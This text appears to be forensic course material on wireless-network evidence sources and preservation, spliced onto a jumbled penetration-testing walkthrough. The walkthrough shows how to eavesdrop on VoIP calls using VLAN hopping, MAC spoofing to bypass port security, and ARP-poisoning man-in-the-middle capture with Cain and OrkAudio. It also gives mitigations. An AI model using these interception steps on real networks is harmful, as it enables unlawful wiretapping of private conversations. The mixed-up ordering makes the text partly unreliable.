7	Click OK twice to close the Network Connections.

23.12 Router Configuration Evidence

Introduction: Many wireless devices have logging options, which if enabled can record (log) information about the devices and the destinations of outgoing packets. Knowing about logging options can offer evidence of connectivity or communication by a particular device.

Purpose This lesson explores the types of evidence that may exist in a wireless network, and in some instances, how to preserve that evidence. This course does not discuss the collection of the evidence.

Objectives After completing this lesson, you will be able to:

- List common sources of evidence in a wireless environment
- Provide examples of evidence in a wireless environment
- Define ACL
- Explain the concept and importance of a Faraday shield

Overview

Introduction: Many of the hardware components used in a wireless network can provide valuable evidence, but the ones that do can provide enough information for you to reconstruct the user's activities on the network. The level of information obtainable from these devices depends upon the configuration in use at the time the logging occurred.

In this section, you will learn about different types of evidence and where to look for it. As you will see, evidence can be something as simple as the configuration file or it can be an extensive log of activity.

Types of Evidence: When investigating incidents in a wireless network environment, there are several types of evidence that can prove valuable.

Stored Configurations

If a wireless network device is configurable, it will also have the ability to store the configuration. This configuration is usually stored in the device itself, using non-volatile memory. As a result, if the device loses power, the configuration is not lost and can be loaded automatically when the power is restored.

Earlier you learned about common configuration for wireless network components. The common configuration options that are stored in non-volatile memory include:

- WEP configuration
- SSID information
- Signal strength settings
- Filter settings for
- MAC addresses
- IP addresses
- Ports
- Protocols
- Web sites (URLs)

The filter settings are frequently referred to as Access Control Lists.

23.13 Types of Access Control Lists (ACL)

Evidence, The ACL is the combination of settings that continued restrict both inbound and outbound traffic through the device. In essence, it is a rule set used to filter network traffic.

By listing the filter settings stored in the configuration, you can summarize the ACL. Probative information obtained from the ACL might include a list of:

- Devices (by MAC and/or IP address) allowed to associate with the device
- Open or blocked ports
- Restricted protocols
- Blocked URLs

Activity Logs

The information stored in an activity log can vary significantly either as a result of features built into the device by the manufacturer or by modifying default logging options. When logging is enabled, you will generally find the following items are logged at a minimum:

- Date and time of transmission
- Source and destination address (MAC or IP)

Be aware that client devices on the network are also capable of logging. These devices would use a software application to monitor traffic on the network and generate log entries based upon a preset configuration.

Because a client device resembles a simple PC or workstation, the logging device might be difficult to identify. Some system administrators label their computers by function, but this rare. You may have to reference the computer against network documentation to discover its function or ask the network administrator.

23.14 Sources of Evidence

Introduction: In a wireless environment, configuration files, ACLs, and activity logs are commonly found stored on a wireless access point or similar device. Some manufactures offer the ability to store logs on another device accessible through the network.

Witness Devices

A witness device is any device that records data about network transmissions to or from networks used by either the accused or the victim. Information from witness devices may help you determine the routes and methodologies used by the attacker as well as a timeline of the activity.

As previously stated, logs are often essential in determining the exact nature and depth of an attack and can be used to trace the attack back to its origins.

Witness devices (wired and wireless) that should be considered are:

- Routers
- Firewalls

- Proxies
- Intrusion Detection Systems (IDS)
- Sniffers (client devices running network analyzer software)
- Remote Log Storage Servers

Evidence collection methods of wired and wireless devices are quite similar, but outside the scope of this course. DCITA offers courses about the collection of potential evidence from the witness devices.

Unusual Sources

When investigating a computer crime, it is easy to overlook phone records and mail server logs as a possible source of probative information. The reason behind this is that an investigator assumes that evidence of hacking is confined to the network devices that route and switch packets across the network. This is an example of the investigator thinking outside the box.

Unusual Sources, Many intrusion detection systems have the Continued ability to alert an administrator in the event of an attack detected by the system. These alerts can be in the form of a message sent to a pager or cell phone. They can also be in the form of an e-mail message or instant message.

While it's true that messages of this type can be sent entirely through the network, they are often sent through the organization's telephone system or mail server. If the attacker is adept at covering his or her tracks, log evidence may have been altered. To further compound the issue, if the person receiving the alert is your suspect, a phone log or mail server log indicating a transmission sent to the suspect's pager, cell phone, or e-mail at the time the incident is believed to have occurred, could be significant evidence in your investigation.

23.15 Evidence Preservation and Collection Methods

Introduction: Every investigator knows the value of potential evidence and should be familiar with ways to preserve potential evidence at the scene. He or she also needs to know the methods required to collect information from the witness devices and all seized items.

Preservation

You have learned what potential evidence can be stored and where it might be found. You also learned that most devices store their configurations in non-volatile memory to facilitate a smooth restart in the event of power failure. However, the possibility exist that the running configuration may not be saved in non-volatile memory and will be lost if power is disconnected. For this reason, you should be prepared to collect the information from the witness devices at the scene if necessary.

Wireless devices pose a unique threat to the process of securing evidence. Because many wireless devices such as cellphones, Blackberrys and handheld devices can be accessed remotely, the possibility exists for potential evidence to be altered or destroyed after the device is seized. Simply powering the unit off is not entirely sufficient to prevent remote access by another wireless device. Handheld devices are especially at risk when they are in suspended or sleep mode. The common assumption is that the device is off. However, handheld devices are only off if the power source is removed. Most evidence seizure protocols recommend against removing the power source from a handheld device to prevent loss of volatile information.

When seizing a wireless handheld device, it is best to shield it from receiving or transmitting data.. The recommended method is to place the device inside a Faraday shield. The faraday shield is named after Michael Faraday (1791 – 1867) a British Physicist who developed a method of shielding objects from radio waves by surrounding them with a complete cage of metal or metallic meshwork. Faraday bags are flexible bags of a metallic screen-like meshwork that can preserve electronic data stored on a wireless device. Another solution is to use an empty paint can, the lid of which has had all paint removed to allow a metal-to-metal contact with the body of the can. Place the device inside the can and seal it to prevent communication with the device.

Methods of Collecting Potential Evidence

There are four general methods for gathering potential evidence from the witness devices. While the implantation for each type of device may differ, one of the following methods can be used to extract data.

Method 1: Direct Console Connection

Some devices can be connected to directly, via a cable from a workstation to the device. The connection is usually either USB or serial-based and provides you with administrative access to the devices.

Method 2: remote Terminal Connection

You can also connect to some devices over a network connection. This connection will normally involve one of the following protocols, which provide a remote command line terminal:

- telnet
- SSH
- rlogin

Method 3 Web Browsing

Some devices also offer a Web-based remote administration for ease of use. You use a Web browser to connect to the Web-based interface.

Method4: Standard Media Imaging

For software-based devices, imaging methodologies are still an option. Assuming that the device can be powered down, its hard drives can be duplicated using imaging techniques that are standard for your organization. Here are some general considerations to keep in mind when gathering data from almost any witness device.

- Remember that hardware-based devices use both volatile and non-volatile data storage. If you turn them off, you may lose valuable information.
- Consider the position and importance of a device in the network before powering it down for imaging. For example turning off a firewall that guards a network from the internet will disrupt access for every user that sits behind it. In some cases, you may need to obtain permission before powering down the device.
- You will usually need to obtain an administrative username and password to access a device.
- Logs are the records of activity maintained by witness devices and therefore the primary target of data gathering. However you need the device's full configuration to know how the device operates on a network and if the device has been compromised. Be sure to obtain device configuration information.
- Witness devices do not always store their logs locally. Sometimes they may send their logs across the network to a server. When gathering data from witness devices, you should always check for any remote log setting so that you can determine if you need to expand your data-gathering activities to other devices.
- Network environments can be large and complex. To accurately determine the scope of an incident and identify the location and function of related witness devices, you need to obtain a copy of all network documentation. This documentation can include:

- A topology map of the network
- A list of devices and their functions
- Device/Server configuration settings
- Network policies and procedures

Eavesdropping on VoIP

This information could be used in a penetration-testing scenario. This is how I would approach an unsecured VOIP implementation. This test was conducted on 30 phones and the laptop used was able to handle the load since the voice codec used by the phone system was G711@8hz.

Every company has an IT staff on a separate dedicated floor; this could be useful to gain sensitive information about network infrastructure or accounts, or this could also used to get information on senior staff. Also, most of the time the IT staff will not use safe security practices while using networking equipment, this could be a potential gold mine for a hacker.

Reconnaissance Part

Your main goal is to find a phone that is unprotected. The phones will be located in boardrooms or left unattended on employees desks.. Its menus are unprotected and have administrative content which should be protected by the company administrators. All networking information should be protected by a password to prevent leaking information.

Having gained access to this boardroom, I start by having a look at some of the accessible network details and I immediately find some pretty interesting information. In my experience, I notice that most of the time, receptionists and secretaries desks are not locked to facilitate communication with potential customers or employees. Hereby leaving the phone exposed.

The Phone Options

Please note that the phone pictures are displayed for informative purposes only. The screenshots will give you important information about the underlying network infrastructure used by your target company. You will save a large amount of time if you can get all the information right away. Also note that if security was a priority, the phones could also be password protected rendering the information unavailable.

First you should check Set Info. This is the phone options, you want to get more options by opening the Telephone Options menu, and then go in Set IP Info. To obtain more details about the network, you must access the Set Info Option found in the main Telephone Options menu. By doing this, you get the phone IP Address. 10.228.15.136 (this is the Set IP Info menu in the Set IP Screen details)

ARP Poisoning

The principle of fake or spoofed ARP messages to an Ethernet LAN is used to impersonate the attackers MAC address for a node that is active. So the other clients will try to reach that node, they will reach the attacker, so the attacker can choose to redirect the traffic to the specified node (MITM) or simply rejecting it could cause a Denial of Service.

Man-In-The-Middle(MITM)

Man-In-The-Middle (MITM) is a form of active eavesdropping in which requests sent to a server/client are intercepted and manipulated so both parties receive the correct information without interruption.

WHAT YOU WILL LEARN...

You will learn that MITM and Arp poisoning are still effective attacks and could help you get information in a switched network, and how to mitigate this attack.

WHAT YOU SHOULD KNOW...

Securing your VOIP infrastructure should be your first priority, as it is relatively easy to eavesdrop in Voice over IP conversations.

as well as the MASK 255.255.255.128. This is the Set IP Info menu with the Mask details. You will also obtain the GATEWAY 10.228.15.129 (this is the Set IP Info menu with the Gateway IP details), which will be necessary for the MITM attack, as I will have to intercept traffic between the unit and the gateway. The next step is to go into Ethernet INFO which is also important as this will let me see if I can *pretend* to be an IP phone (in the Ethernet Info menu). You can see that there's a VLAN ID, meaning they are tagging the vlan packets with 802.1q

The switching equipment also had SNMP information related to the tagging of the VLAN. This gave me the clue that the VLAN ID is 415. The GetIF software is available for free at *http://www.wtcs.org/snmp4tpc/getif.htm*. To protect yourself from SNMP information leakage you need to configure it with different default values than public/private (See Figure 1).


MITM attack

To make your laptop a potential phone to start your MITM attack, you will need to attach your network card to that tagged VLAN traffic. Because the network is segmented into more than one VLAN, you would have to try all the VLAN possibilities listed in the previous screenshot. After a multitude of tests, you'll confirm that the proper VLAN is 415 and by configuring the card to that VLAN, you will be able to intercept voice traffic on this network. You received an address in the phone VLAN that was 10.228.15.13X. The switch has no objection in giving me that IP enabling me to and I could receive voice traffic.

So to get the interesting traffic you need to connect yourself to that VLAN information. Intel has new drivers that will permit you to tag traffic in a virtual interface. This will allow you to receive traffic in that VLAN.

Prevention

You can activate port security but most of the time security functions in a network are left disabled. With port security enabled this will protect you




☑ Admin up only ☐ Oper up only

63 entry(s)

int.	admin	oper	type	MTU	descr.	speed	ip address	mask	phys	Ve
45	up	down	ethernet-csmacd	1500	45	10000000			001C2E936D93	
46	up	down	ethernet-csmacd	1500	46	10000000			001C2E936D92	
47	up	up	ethernet-csmacd	1500	47	1000000000			001C2E936D91	
48	up	up	ethernet-csmacd	1500	48	1000000000			001C2E936D90	
299	up	up	161	1500	Trk10	2000000000			001C2E936D80	
410	up	up	53	1500	DEFAULT_VLAN	0			001C2E936D80	
411	up	up	53	1500	VLAN2	0			001C2E936D80	
415	up	up	53	1500	VLAN6	0			001C2E936D80	
424	up	up	53	1500	6Adm_15.0/24	0	010.228.015.002	255.255.255.128	001C2E936D80	
509	up	down	53	1500	Managment	0			001C2E936D80	
824	up	up	53	1500	6AdmTel_415.0/24	0			001C2E936D80	
504	up	up	softwareLoopback	9198	HP ProCurve Switch software	0	127.000.000.001	255.000.000.000	""	
505	up	up	softwareLoopback	9198	HP ProCurve Switch software	0			""	
506	up	up	softwareLoopback	9198	HP ProCurve Switch software	0			""	
507	up	up	softwareLoopback	9198	HP ProCurve Switch software	0			""	
508	up	up	softwareLoopback	9198	HP ProCurve Switch software	0			""	
509	up	up	softwareLoopback	9198	HP ProCurve Switch software	0			""	
510	up	up	softwareLoopback	9198	HP ProCurve Switch software	0			""	
511	up	up	softwareLoopback	9198	HP ProCurve Switch software	0			""	

Ready

Figure 1. *This is a screenshot about the GETIF utility on a public snmp switch*



Intel(R) 82567LM Gigabit Network Connection

Type de périphérique : Cartes réseau

Fabricant : Intel

Emplacement : Bus PCI 0, périphérique 25, fonction 0

État du périphérique

Ce périphérique fonctionne correctement.

Si vous rencontrez des problèmes avec ce périphérique, cliquez sur Résoudre les problèmes pour démarrer l'utilitaire de résolution de problèmes.

Utilisation du périphérique : Utiliser ce périphérique (activé)

Réseaux locaux virtuels

VLAN associés à cette carte


Nom du VLAN	ID	État
VLAN415	415	Activé(e)

Permet de configurer des réseaux locaux virtuels (VLAN) pour une carte.

REMARQUES :

- Après la création du VLAN, la carte associée au VLAN peut perdre temporairement sa connectivité réseau.
- Un VLAN ne peut pas être supprimé si une carte

Figure 2. *This is a screenshot of the Intel advanced properties; with this I will be able to tag vlan traffic to my network card*



Adapter	IP address	Subnet Mask
\Device\NPF_{47709CC...	0.0.0.0	0.0.0.0
\Device\NPF_{29F4EE...	0.0.0.0	0.0.0.0
\Device\NPF_{A3FA633...	10.228.15.144	255.255.255.1:
\Device\NPF_GenericDi...	0.0.0.0	0.0.0.0

Winpcap Version

4.0.0.1040

Current Network Adapter

\Device\NPF_{A3FA6338-2865-43BD-B50A-647997281629}

WARNING !!! Only ethernet adapters supported

Options

☑ Start Sniffer on startup ☐ Don't use Promiscuous mode

☐ Start APR on startup

Figure 3. *This screenshot helps you choose the network adapter you want to capture data*





Figure 4. *This is a standard CAIN screenshot to demonstrate that you need to activate the sniffer function before executing the ARP Poisoning function*




WARNING !!!

APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
10.228.15.129	00181955F77F	
10.228.15.130	002267CC541F	
10.228.15.131	001BBAF75A36	
10.228.15.132	002267CC5A52	
10.228.15.133	002267CC5A56	
10.228.15.134	002267CC5A37	
10.228.15.136	001ECAFF4A24	
10.228.15.137	002267CC5A51	
10.228.15.138	002267CC597E	
10.228.15.139	0021E1FE3384	

IP address	MAC	Hostname
10.228.15.141	002267CC5590	
10.228.15.139	0021E1FE3384	
10.228.15.138	002267CC597E	
10.228.15.137	002267CC5A51	
10.228.15.136	001ECAFF4A24	
10.228.15.134	002267CC5A37	
10.228.15.133	002267CC5A56	
10.228.15.132	002267CC5A52	
10.228.15.131	001BBAF75A36	
10.228.15.130	002267CC541F	

Figure 5. *This is a screenshot where you choose your victim and the gateway you want to emulate*



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	10.228.15.129	00181955F77F	0	0	001ECAFF4A24	10.228.15.136

Figure 6. *This is a screenshot when you activate the ARP poisoning function*

from a new MAC address that is not in the MAC address white list table. If you have physical access to the phone, you can unplug it and change your MAC address to that of the phone's. This will allow you to circumvent port-security (See Figure 2).

When you create the inter face for the specific VLAN you need to reboot the machine, otherwise the interface isn't available in the CAIN sniffer's menu, the interesting part is that you received an address from a DHCP Server, in the same range as that of the IP phones. (You can also use Ettercap in Windows but it was rather erratic than useful, the good stuff is in Linux) I loaded up CAIN and ABLE, to prepare the unit for the MITM at tack, using ARP Spoofing. You can install Cain and Able from the following Link (*http://www.oxid.it/cain.html*)

Cain

Cain is a Windows password recovery tool; you can actually get passwords by sniffing or cracking hashes. You can also do Cryptanalysis attacks. Also, you can get passwords with MITM and Arp Poisoning. You need to go to configure and choose your virtual adapter that has the IP address in the phones VLAN. Afterward, you need to click capture to start capturing information on the current network; it 's beside the atomic icon (See Figure 3).

Then you need to click the APR tab, and click on top, also named APR, you need to click on the window and then the blue + sign will enable you to see the ARP Poisoning inter face (See Figure 4). You need to select on the left side, the router/gateway you want to impersonate and on the right side the computer/phone you want to ARP poison (See Figure 5). Then click the atomic logo (See Figure 6). The poisoned routes will appear and you know that the traffic will be saved (See Figure 7).

Now that the phone is actually routing through my computer and goes to the phone system, I can intercept voice traffic with CAIN or OrkAudio 0.5X, previously installed on my test machine. Now, to see if CAIN properly captured some VOIP data, you will see in the VoIP tab the current information captured (See Figure

8). Please note if you kill Cain in the MITM process, the phone will not be able to instantly reconnect to the phone system (media gateway).

Solution

Protection against ARP Spoofing can be achieved by implementing DHCP Snooping. This is implemented on your switching equipment, by using DHCP snooping you will tell your switching equipment to give specific MAC or IP addresses to your hosts.


Certain switches have the ARP Security function in their DHCP Snooping tool sets. It's a rough equivalent of NAC. With this you have the ability of preventing ARP spoofing. You can now play the audio file with your favorite player, the files are located in c:\program files\cain\voip\ *VLC is a media player available at (*http://www.videolan.org/vlc/*) (See Figure 9). There may be a case that in the IP1 (codec) or IP2 (codec) is unsupported, this is why I use OrkAudio, which will provide more supported codecs. If you used OrkAudio only, you can find your captures in the following directory, C:\program files\OrkAudio\AudioRecordings\200X

Orkaudio

Orkaudio is a modular and cross-plat form system for recording and retrieving of audio streams. The project currently supports VoIP and sound device based captures. Metadata recordings can be stored in any mainstream database. Retrieval of captured sessions is web based. I had an issue where a phone was using a different audio codec, and this was remediated by using OrkAudio. I actually used both to maximize the chances of success. OrkAudio is available at (*http://oreka.sourceforge.net/download/windows*) OrkAudio installs as a service and is pretty easy to use; it will automatically start after installation. The user actually initiates a call to someone, and OrkAudio will start capturing any interesting RTP packets with voice information.

Linux Solution

Please note this is also possible in Linux. For people that only use Linux



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert (0)
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	10.228.15.129	00181955F77F	0	0	001ECAFF4A24	10.228.15.136

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	10.228.15.136	001ECAFF4A24	106	106	00181955F77F	10.228.1.42
Full-routing	10.228.15.136	001ECAFF4A24	133	130	00181955F77F	10.228.1.46

Lost packets: 0%


Figure 7. *This is a cain screenshot about your MITM session and ARP poisoning routes*


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Hosts APR Routing Passwords VoIP

Started	Closed	IP1 (Codec)	IP2 (Codec)	Status
08/07/2009 - 15:45:58		10.228.15.136:5200 (PCMU,8Khz,Mono)	10.228.1.46:5208 (PCM...	Recording...


Lost packets: 0%

Figure 8. *This is a screenshot of CAIN tab VOIP, you can see voice capture information.*


RTP-20090708194631375.wav - Lecteur...
Média Lecture Audio Vidéo Outils Vue Aide
100%


RTP-20090708194631375.wav 1.00x 00:06/00:14

